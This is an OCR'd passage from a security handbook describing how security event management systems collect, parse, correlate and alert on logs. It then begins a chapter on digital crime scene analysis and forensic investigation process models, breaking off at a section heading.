


EXHIBIT 221.2 Secure transmission of data.

Encryption keys used with SSL, SCP, or other connections should be stored securely and in accordance with security policies. Because security log collection is almost always automated, the agents or batch jobs that perform collection and transmission need to have access to the encryption keys. Possibly the cleanest way to do this is to run the agents with a nonprivileged account with just enough permission to read the logs and to access the encryption keys. If security requirements do not prohibit it, the encryption keys can be stored without passwords but with file-level security so that only the agent is allowed to access them. Each system (including the SEM servers) should have a unique key pair so that compromise of one system does not compromise the whole SEM infrastructure. There are other ways to provide automated access to encryption keys that may be more secure but will also be more difficult to automate and maintain.

Because log files tend to be large, it is beneficial to use compression techniques such as GZip or Zip before encryption or transmission. Text files will usually compress to a fraction of their original size,

which saves disk space and network bandwidth. Processes can compress data before encryption and transmission, and uncompress data on the other side after it has been received and decrypted. Compression should always be done before encryption because the random nature of encrypted data makes compression ineffective.

Whatever collection and transmission mechanisms are used, they should have fault tolerance built in to detect and recover from failures such as system outages, network outages, or insufficient disk space. This is important to ensure integrity and completeness of the collected events.

Using the SEM System as a System of Record

Because a SEM system collects and stores security logs from many devices across the network, it can be implemented as the "system of record" for security logs. This means the SEM system will be considered the definitive and authoritative source for security logs for the organization. This distinction places additional requirements on the system because it becomes important to ensure the integrity and timeliness of data feeds, so that the SEM system has complete, accurate, and up-to-date logs. Access to the information should be strictly controlled via approved mechanisms, and updates to the information should be logged so that the integrity of the data can be audited. Cryptographic checks such as hashes or digital signatures can help to ensure the integrity of the data from collection through to storage.

Events, Alerts, and the Rule System

As discussed, "events" are the individual log messages gathered from systems and devices, such as firewalls, intrusion detection systems, hosts, routers, etc. For example, a single "login" event will contain a hostname, a username, and a timestamp. After events are gathered by the SEM system, they pass through a series of "rules" for processing events called the "rule system." The rule system will generate "alerts" based on characteristics of events being processed. Alerts indicate that a significant event or series of events has happened that needs attention. Alerts are typically intended for review by a security analyst, and will normally be displayed on the SEM console and stored in the database for tracking and reporting purposes.

Techniques for Processing Security Events

The goal of the SEM rule system is to reduce the data volume from an unmanageable number of events down to a small number of actionable alerts that can be reviewed by security analysts. Security events are collected by the system, and pass through categorization, prioritization, filtering, and other stages in which alerts are generated. The end result is that a smaller number of actionable alerts are generated for security analysts to review. Commercial systems generally operate in a similar way with several processing stages. Exhibit 221.3 depicts how processing stages affect event volume.

Following is a discussion of some techniques used to process security events in the SEM rule system. Commercial SEM systems provide pre-built rules to perform many functions and normally allow customized rules to be created to meet customer needs. For this reason, SEM systems need to be very flexible and are usually scriptable or programmable to allow advanced customization. Flexibility and programmability are key features of any SEM system.

Event Parsing

Event parsing is usually the first stage in a SEM system. The goal of this stage is to extract useful information from the security events so that they can be further processed by later stages. Security events are extracted into "fields" of information such as timestamp, event source, event type, username, hostname, source IP address, target IP address, source port, target port, message, etc. Because each device




EXHIBIT 221.3 Effect of processing on event volume.

generates events in a different format, specific parsers need to be created for each type of device. The parsing stage needs to be very flexible to handle many event formats. Vendors of commercial SEM systems usually provide a list of devices that they directly support, but the SEM system is usually flexible enough to allow customized parsing rules to be built for unsupported devices. The output from this stage is a parsed event, with fields separated out so that they are available to the rest of the rule system. Parsed security events may be stored as rows in a database table with fields populated with information from the event. The overall value of the SEM system is affected by the value of the data it processes and stores, so ensure that all valuable fields are parsed and stored properly. Exhibit 221.4 depicts a sample "failed authentication" event, and shows how it is parsed into fields for storage in the SEM database. This example also shows why an extensible database schema is useful for capturing important fields from differing message formats.

Event Categorization

After events are parsed usually the next step is to assign categories, and subcategories, to the events. For example, an event category of "virus" and a sub category of "quarantined," meaning that the event was caused by a virus that was detected and quarantined. Categorization aids in display and analysis, reporting, and further processing of events.

Event Prioritization

After events are categorized, the next step is to assign a priority to the event. Priorities could be on a numeric scale, for example 0–100, with "0" meaning that the event has no relevance and "100" meaning that the event is a critical issue that needs to be investigated. The priority can be used to filter events of little significance to reduce the volume for later processing stages.




EXHIBIT 221.4 Example of message parsing.

221.9.4 Event Aggregation or Summarization

Event aggregation or summarization functions look for many events that are similar. The events do not necessarily need to arrive at the same time, so the function will store state. Events are summarized into one "aggregated" event that is passed to the next stage with an aggregate count that indicates how many events comprise the aggregated event. For certain types of devices, such as firewalls, this can significantly reduce the volume of data. For example, if a firewall logs 50 connection (SYN) attempts to a particular port, it could be summarized to one event with a count of 50. The aggregated count may then cause another rule to fire because of a high volume of SYN packets, for example. The problem with summarization is that information is lost as part of the summarization operation, so only fields that are included in the summarization operation will be available to the next stage. The more fields that are included, the less effective the summarization becomes. Therefore, with the firewall event example, it is possible that the only fields included in the summarization operations are the event type (SYN) and the port number; all other fields would be discarded.

Pattern Matching

Pattern matching is a simple technique that looks for patterns in the event fields. Exact matches, substring matches, or regular expressions are used to extract important events from the stream. Typically, the pattern-matched events will then become alerts for display and review. For example, a pattern matching rule could look for the words "buffer overflow" in an IDS event, which could result in that event being promoted to an alert for display.

Scan Detection

Scan detection refers to port scans, vulnerability scans, ping sweeps, and other scanning activities and works best with firewall or IDS events. Scanning is usually a prelude to an attack of some sort, so it is a useful rule. Network worms use this technique to locate systems to infect, so this rule can be useful to identify infected hosts on a network. The scan detection rule looks for a large number of events from a source host with many target hosts, ports, or event types. The scan detection rule may also look for a large number of different types of events against a host, which can indicate a vulnerability scan. Because state can be kept for a long time, scan detection rules can also be tuned to look for "low and slow" or stealthy scanning techniques that would not normally be discovered by human review.

Event Counts and Rate Thresholds

Event counts are simply counts of a certain type of event, such as virus detections. After this count reaches a pre-defined threshold, the rule will fire and generate an alert for display. Rate thresholds work by calculating the rate of a certain type of event; for example, 20 failed login messages within a minute is indicative of a password-guessing attack.

Event Correlation

Correlation refers to the ability of a SEM system to take multiple events or pieces of information from various sources and to infer that some activity is happening. For example, if vulnerability scan data is available to a SEM system, it can determine whether an attempted attack on a system is likely to succeed because it can correlate IDS "attack" events with known system vulnerabilities. The priority can then be raised to indicate a successful attack. In another example, host information has been loaded into the SEM system, and a UNIX-specific attack is detected against a Windows host. Because this attack could not succeed, the SEM system can lower the priority and discard the event. Other possibilities exist when correlating events across sources because patterns indicative of malicious behavior can be detected and alerted upon.

Tuning and Customizing the Rule System

After event sources have been integrated into the security event management system and events start to flow, the system will initially generate too many alerts, or a lot of false positive (erroneous) alerts. Like intrusion detection systems, security event management systems need to be tuned to be effective because the default rules are built in a generic way and need to be customized for local conditions. To get the best results, tuning requires expert knowledge of the SEM system, the network, and many of the devices being monitored. Depending on the size of the network, this may require input from many people.

If too many false positives or insignificant alerts are being generated, begin at the event sources generating those alerts (systems or devices) and determine methods to limit the events being collected so that only the more significant events are allowed through. Often the monitored system can be configured to filter out insignificant events. For example, IDS systems can be tuned to filter out low priority

"informational" events. Be careful not to tune out events that could adversely affect the value of the SEM system.

Another way to reduce the volume of alerts is to filter out lower priority events after the event prioritization step (see the section on event prioritization above). Care should be taken with this type of "blanket" approach so that significant alerts triggered by low priority events are not affected.

To continue tuning, follow the event flow through the rule system to locate points where alerts are generated and determine if the alerting criteria, such as a thresholds or counts, are valid. Because alerts are getting through that are not significant, there should be ways to reduce or eliminate them entirely without affecting legitimate alerts. If not, then a compromise will be necessary to reduce false positives or insignificant alerts in favor of important alerts.

Monitoring the SEM System

Alerts generated by the rule system are usually stored in a relational database (RDBMS) along with the original security events for fast querying capability. Alerts are also normally presented on a console for review by an analyst. Documented procedures should be developed for analysts describing how to monitor the system and respond to alerts. During audits, auditors will look for evidence that these procedures are being followed. SEM systems may provide workflow type features or integrate with ticketing systems to track incidents and document actions taken by analysts and incident managers. This documentation will provide evidence that procedures are being followed.

SEM systems normally offer the ability to "drill down" into alerts to perform "forensic analysis." Typically, the analyst will be able to select the alert and perform various queries to determine what caused the alert to fire. For example, if "vulnerability scan" alert was detected against a system, the console should allow the operator to query the event store to pull up more details about which events comprised the alert. The analyst can then make an informed decision about the criticality of the alert, and whether to escalate it into an incident. Analysts typically need strong technical and analytical skills to perform this function.

A lot of data is collected by a security event management systems and this data can contain valuable nuggets of information. Data mining tools exist to perform deep analysis of the data to extract information that is not immediately apparent. These tools tend to be CPU and resource intensive, so they need to be used carefully. For larger organizations with numerous security events, it might make sense to take periodic samples of data for analysis, or run analysis in a batch mode at off-peak times. Security event management systems also include the ability to generate pre-canned and custom reports. Reports can be useful to provide metrics to upper management showing trends and graphs of activity over time.

Criteria for Choosing a Commercial Security Event Management System

It is important to evaluate and compare different solutions when choosing a commercial security event management system. Following are some of the more important factors, other than cost, to take into account during the evaluation:

- Types of devices supported: Ensure that all devices, software, and operating systems that need to be monitored are supported by the SEM system.
- Event collection mechanisms: Ensure that methods used to collect events (such as agent based collection) will work within the environment and meet security or architectural requirements.

- Usability of rule system: Review the rule system to ensure that it is understandable and that alerting criteria are clear. Also review how locally customized rules can be distinguished from built-in system rules.
- Storage flexibility and completeness: Ensure that the SEM database (or store) is flexible enough to store all information fields valuable to your organization. This is an important factor because if data is not stored in the database it won't be available to the SEM system for reporting, analysis or display which reduces the value of the whole system.
- Upgrade path: Review the upgrade policy and the process of applying upgrades to the SEM system to ensure that upgrades do not interfere with local customizations.
- Handling of time zones and daylight savings time: If the monitored systems are spread over multiple time zones, ensure that the SEM system can readily handle time zone offsets and daylight savings time.
- Scalability and performance: Ensure that the SEM system is capable of processing the maximum expected rate of security events generated from all devices. Also ensure that there is enough capacity to meet future needs.
- Security: Ensure that the SEM system meets the organization's security requirements. This includes the security of the whole event collection mechanism, SEM servers and applications, databases, and user interfaces. Also ensure that the system keeps adequate audit logs. Review the requirement to separate functions by role such as system administrator, security analyst, and incident manager, and ensure that the SEM system can accommodate role separation.
- Usability and functionality of the user interfaces: Probably the most important function is the act of monitoring the SEM system. The analyst's console needs to present all information in an understandable and intuitive way. Review the ability to perform analyst functions such as alert inspection, drill down, canned and custom queries, work flow, and escalation features. Also review the reporting system to ensure that canned reports are usable and meet requirements and that custom reports can be created in cases where canned reports are not adequate.
- Ability to integrate with external databases: If there is a need to integrate with other databases such as Configuration Management Databases (CMDB), ticketing systems, or company directories, then this capability should be reviewed.
- Programming interface: To allow advanced customizations, programmability is a key feature of a SEM system. The usability and flexibility of the programming interface should be reviewed.

Conclusion

A correctly implemented security event management solution will improve the effectiveness of security monitoring and incident response functions. Analysts will spend less time monitoring consoles and reviewing security logs because this function is automated by the SEM system. Senior analysts can build expert know-how into the rule system to improve the quality of alerts for all analysts, and reduce cases of false positives.

Having all security events collected into one central database is a key benefit of a SEM system. This information is very valuable for security analysts, incident response teams, and other IT teams. Reports and security metrics can be generated for managers and data mining tools can uncover interesting information from the data.

The benefits do come at a cost, however, and it will take several months to start realizing the benefit of implementing an SEM system. In addition to the cost of purchasing a commercial solution, perhaps two of the most resource intensive efforts are integrating security event sources into the system and performing tuning of the rule system. Vendors offer professional assistance, but it is beneficial for

analysts to be involved in the implementation process to understand the workings of the whole system. Analysts will also need training in the use and administrator of the system.

Perhaps one of the most important factors when implementing a SEM system is to ensure that all data of importance is collected and available within the database. If the data is not available, then it cannot be queried or displayed and it is frustrating to run a query or report only to find that a needed field is not available because it has not been collected. The value of the SEM system then is only as good as the information it contains.

DCSA: A Practical Approach to Digital Crime Scene Analysis

Marcus K. Rogers

> "One should always look for a possible alternative and provide against it. It is the first rule of criminal investigation." — Sherlock Holmes (*The Adventure of Black Peter*, by Sir Arthur Conan Doyle)

The world of criminalistics has changed in the last few years. Not only has there been a shift in how the popular media portray crime scene investigations (*e.g.*, television shows such as *CSI*, *CSI Miami*, *NCIS*), but there has also been a change in demands placed on crime scene investigators. It has been estimated that, today, 80% of all cases have some form of digital evidence. As evidence quickly moves from being physical and document based to digital and electronic, the knowledge, skills, and abilities of those charged with identifying, collecting, and analyzing evidence must adapt to meet these new demands. Some, in the new emerging field of digital forensics, have suggested that, due to the unique nature of computers, networks, and digital evidence, traditional approaches to crime scene analysis must be abandoned in favor of new methods, techniques, and tools (Rogers and Seigfried, 2004).

The Department of Justice in the United States, the Royal Canadian Mounted Police (RCMP) in Canada, the Australian National Police, and Scotland Yard, to name just a few, are literally scrambling trying to develop new procedures and checklists to allow investigators to effectively deal with digital evidence and digital crimes scenes. Researchers such as Baryamureeba, Beebe, Carrier, and Mocas have developed various models to assist law enforcement and the judiciary in dealing with digital evidence. Despite these theoretical efforts, what is still lacking is an applied or practical approach to dealing with digital crime scenes and the digital evidence contained therein.

The thesis of this chapter is that, although digital crime scenes and electronic evidence may introduce some unique requirements, these requirements will be at the higher strata of the process (*e.g.*, specific tools). The lower, more conceptual layers of a crime scene, as discussed by Lee *et al.*, Saferstein, Nickell, and Fischer, will not be drastically different for physical and digital investigations; therefore, a common approach can be defined. This common approach will assist digital forensics in meeting the current and future requirements for being a forensic science and in satisfying the judicial criteria for admissibility as scientific evidence (*i.e.*, *Daubert*) (Bates, 1997). The common ground also makes it possible to repurpose much of what we already know in criminalistics and physical crime scene analysis and provides a practical approach for examiners, analysts, and investigators.

This chapter provides a brief background on criminalistics and general crime scene analysis. The reader is also introduced to some of theoretical frameworks that have been developed specifically for digital

crime scenes and how common concepts can be reintroduced back into the general crime scene framework. A simplified process model is discussed that not only allows for a pragmatic approach to dealing with digital scenes but also is consistent with established protocols, thus increasing the probability that discovered evidence, either inculpatory or exculpatory, will be admissible in a court of law.[1] It has been said that "there is no new thing under the sun" (*Ecclesiastes*, 1:9–14), and this chapter is no exception. It merely examines what has already been done in the areas of physical crime scene analysis and digital investigative models and provides a pragmatic marrying of the two analogous disciplines.

Brief Overview of Crime Scene Analysis

Crime scene analysis can trace its roots back to the early 1900s when Edmund Locard published his now famous principle of exchange. The principle states: "When a person commits a crime something is always left at the scene of the crime that was not present when the person arrived" (Saferstein, 2004, p. 5). This relatively simple principle reshaped the manner in which the law enforcement community would forever more view the scene of a crime. The revelation suggested that not only could the crime scene provide clues as to what had transpired but it could also provide information on who might have been involved, either as a suspect or at the very least as a material witness.

Law enforcement investigators were now challenged to protect the scene and identify and collect potential evidence in a timely manner, as most scenes contained semipermanent evidence (*e.g.*, bullet holes, broken glass) and transient or dynamic evidence (*e.g.*, fingerprints, bodily fluids). The demands for identifying and collecting evidence had to be balanced with the concern over contamination (*i.e.*, introducing items into the scene that were not originally there or destroying existing evidence). The various demands required that the law enforcement community develop protocols and standard operating procedures (SOPs). These SOPs eventually became universal and, having survived judicial scrutiny, became the framework for current-day crime scene analysis (Nickell and Fischer, 1998).

Basic textbooks such as Henry Lee's *Crime Scene Handbook* present this framework as part of the foundations of criminalistics. The process encompasses five phases (Lee *et al.*, 2001; Saferstein, 2004):

- *Recognition* — Recognition involves knowing what to look for, what constitutes potential evidence, and, more importantly, what can be ignored. This phase also includes the collection of evidence.
- *Identification* — When evidence or potential evidence has been recognized, it must be identified. Identification consists of classification at the most basic level based on class characteristics (*e.g.*, hair, blood, fingerprint). This acts as the foundation for the next phases.
- *Comparison* — The collected and identified evidence must be compared to some standard or control to determine that it came from a particular class (*e.g.*, paint from a 1975 Ford Mustang).
- *Individualization* — The evidence is then further examined to determine any unique characteristics that would allow it to be differentiated from the larger category to a specific person or object based on its unique characteristics (*e.g.*, paint from a 1975 ford Mustang owned by the primary suspect).
- *Reconstruction* — The last phase ties together the previous phases and allows the investigator to pull together the pieces of what has been to this point part of a jigsaw puzzle with no real picture to follow into a logical sequence of events consistent with established timelines.

Assumed within this model are the concepts of interpretation and reporting. Interpretation in this context refers to assumptions and postulations based on evidence and the facts at hand. Obviously, the final output of the process is the production of a report that becomes discoverable and provides a chronology of what, when, why, where, and how the scene and identified evidence were handled or managed; this is critical when proving an unbroken chain of custody, which is one of the cornerstones of good crime scene and evidence management (Ahmad, 2002; Lee *et al.*, 2002; Saferstein, 2004).

The crime scene model is purposely high level and focuses on concepts as opposed to minute details. This allows the model to be used in various types of investigations (*e.g.*, arson, homicide, sexual assault), while providing sufficient latitude for the analyst or investigator to be flexible and deal with the eccentricities and context of each particular scene/investigation.

Cyber Crime Scenes

An interesting phenomenon has appeared within the field of digital investigations. For whatever reason, the forensic and law enforcement community has assumed that the introduction of technology has so drastically changed the nature of investigations and crime scenes that we must reinvent the wheel and develop new and different approaches to digital or computer crimes and their corresponding scenes. This opinion exists despite a lack of evidence to support it and actually runs contrary to what courts are demanding — adherence to a criteria for the admissibility of scientific and technical forensic evidence (Smith and Bace, 2002). In the United States and Canada, the courts have decided on the *Daubert criteria*[2] for determining whether evidence is scientific and thus given more weight. Briefly, the criteria state that the method or theory should be testable and generally agreed upon by the relevant scientific community, the error rate must be known or have the potential to be known, and the method used must have been peer reviewed and published (Meyers and Rogers, 2004). The Daubert criteria and the subsequent Carmichael[3] ruling, which extended the criteria to technical and engineering methods, place the judge in the position of "gatekeeper," whose role it is to decide what evidence becomes admissible and what will be heard by a jury. The criteria are designed to give assistance to judges, whom are not necessarily scientists, when determining true science from junk science.

As mentioned, the Department of Justice in the United States and its counterparts throughout the world have felt the pressure to develop standard operating procedures for dealing with digital-based evidence. The development of these SOPs is problematic given the fact that, although various *ad hoc* approaches exist, no international consensus has yet been reached on how to deal with the evidence. High-level concepts have been discussed by organizations such as the International Organization on Computer Evidence (IOCE) and the Scientific Working Group on Digital Evidence (SWGDE); however, apart from agreeing that evidence should not be altered and that everyone needs to be trained and adhere to the country's laws, nothing concrete has been accomplished. The lack of defined standards combined with the judicial scrutiny has placed the field of digital forensics in the precarious position of vacillating between a true scientific discipline and a pseudo science or art form. This is definitely not a comfortable position to be in for any protracted period of time.

To meet the criteria for scientific evidence, digital forensics must determine what actually constitutes a digital investigation (Noblett *et al.*, 2000; Reith *et al.*, 2002). This requires the identification of process models and investigative elements (Mocas, 2003). Although several theoretical digital crime scene process models have been developed, we will confine our discussions to the *integrated digital investigation process* (IDIP) (Carrier and Spafford, 2003) and the *hierarchical objectives-based framework* (HOBF) (Beebe and Clark, 2004). These two models encompass earlier models, such as the incident response model, law enforcement process model, and the U.S. Air Force abstract process model.

Definitions

Before examining the digital crime scene process models, it is important that several key terms be agreed upon. Although the term *digital evidence* has found its way into the common vocabulary, it has never been sufficiently defined by the digital forensic community. Carrier and Spafford (2003) defined digital evidence as:

> Digital data that establish that a crime has been committed, can provide a link between a crime and its victim, or can provide a link between a crime and the perpetrator. (p. 6)

This is a modification of the definition of physical evidence as presented by Saferstein (2004). Accordingly, the datum can exist in storage media, primary or secondary memory, and volatile memory or on the wire in transit between systems. This definition will suffice for the purposes of our discussion.

Given the definition of digital evidence, we can define a digital crime scene as the *electronic environment where digital evidence can potentially exist*. This is a slight modification of the Carrier and Spafford (2003) definition. The terms "software" and "hardware" were dropped from the original definition, and

the term "virtual" was replaced by "electronic." It was felt that the original terms introduced unnecessary constraints on the definition.

Current Process Models

Integrated Digital Investigation Process

The integrated digital investigation model (IDIP), one of the most well-known models of digital investigations, maps digital elements to physical investigative methods. Carrier and Spafford (2003) examined earlier approaches from the areas of incident response, the military, and law enforcement. They concluded that any digital model must meet the following criteria:

- The model must be based on existing theory for physical crime scene investigations.
- The model must be practical and follow the same steps that an actual investigation would take.
- The model must be general with respect to technology and not be constrained to current products and procedures.
- The model must be specific enough that general technology requirements for each phase can be developed.
- The model must be abstract and apply to law enforcement investigation, corporate investigations, and incident response.

Based on these criteria, the IDIP has seventeen phases combined into five groups:

- Readiness phase
- Deployment phase
- Physical crime scene investigation phase
- Digital crime scene investigation phase
- Review phase

Carrier and Spafford (2003) break each of these five phases down into more basic elements and relate each back to physical investigations concepts and analogous requirements. The authors conclude that the IDIP provides a valid investigative model and argue that digital investigations encompass more than forensics, which they contend is primarily focused on issues related to comparison and identification, and is thus differentiated from digital forensics. They specifically point to the reconstruction of digital evidence as support for differentiating investigations from forensic analysis (Carrier and Spafford, 2003).

The IDIP has been criticized for being too theoretical and relegating the computer to being simply a "dead body" upon which a postmortem is to be conducted, as opposed to an actual crime scene analogous to the physical environment (Baryamureeba and Tushabe, 2004). Given that the computer system, network, or storage media can be thought of as a distinct crime scene, a container for potential evidence inside a primary scene, and a victim upon which the incident has been perpetrated, the term *corpus delicti* is more fitting. *Corpus delicti* encompasses not only the notion of the body but also the sum total of the evidence that exists in the environment containing the body. Baryamureeba and Tushabe (2004) further criticize the lack of specificity of the model and its vagueness in differentiating between multiple scenes such as the perpetrator's and the victim's computer systems.

Hierarchical Objectives-Based Framework

Beebe and Clark (2004) leveraged the work of Carrier and Spafford (2003) and defined an investigative framework based on concrete principles as opposed to single-tier, high-order principles. The goal was to use objectives-based subphases in order to make the framework more pragmatic (Beebe and Clark, 2004). The authors combined what they considered to be first-tier phases from previous approaches to construct their first-tier framework. This framework consists of:

- Preparation
- Incident response
- Data collection
- Data analysis
- Presentation of findings
- Incident closure

A second tier framework was then added. The second tier was meant to cover all contingencies and types of digital evidence, as well as possible categories of crimes (Beebe and Clark, 2004). The authors further indicated that this layer was comprised of objectives-based subphases (OBSPs), which should be consistent across various contexts, and specific tasks and subtasks that were situational dependent. The remainder of the discussion was confined to illustrating the model focusing only on the analytical phase and defining the appropriate subphases such as survey, extract, and examine (see data analytical approach).

Beebe and Clark (2004) concluded that an objectives-based, multitiered approach had more utility than the first-tier-only models, as the multitiered model was more practical and at the same time more specific. They contended that a more detailed approach would assist researchers and tool developers; however, they cautioned against moving to a level of specificity that would produce standardized checklists due to the quirks that can arise in real-world investigations.

As the authors point out, the model is incomplete and adds several layers of complexity (Beebe and Clark, 2004). The model also tries to be too all encompassing. The goal of being technology and operating system neutral is not practical given the reality of today's investigations. Certain technologies (*e.g.*, cell phones, flash drives) and operating systems or file systems may have peculiarities that affect both the first tier and the objectives layer. This would lead to the necessity of defining additional subtiers within the model that would further increase the complexity and adversely affect its parsimony, thus limiting its real-world applicability. The model also attempts to be both generic and broad yet provide sufficient specificity to be practical — these two goals appear to be mutually exclusive in this context.

General Model Limitations

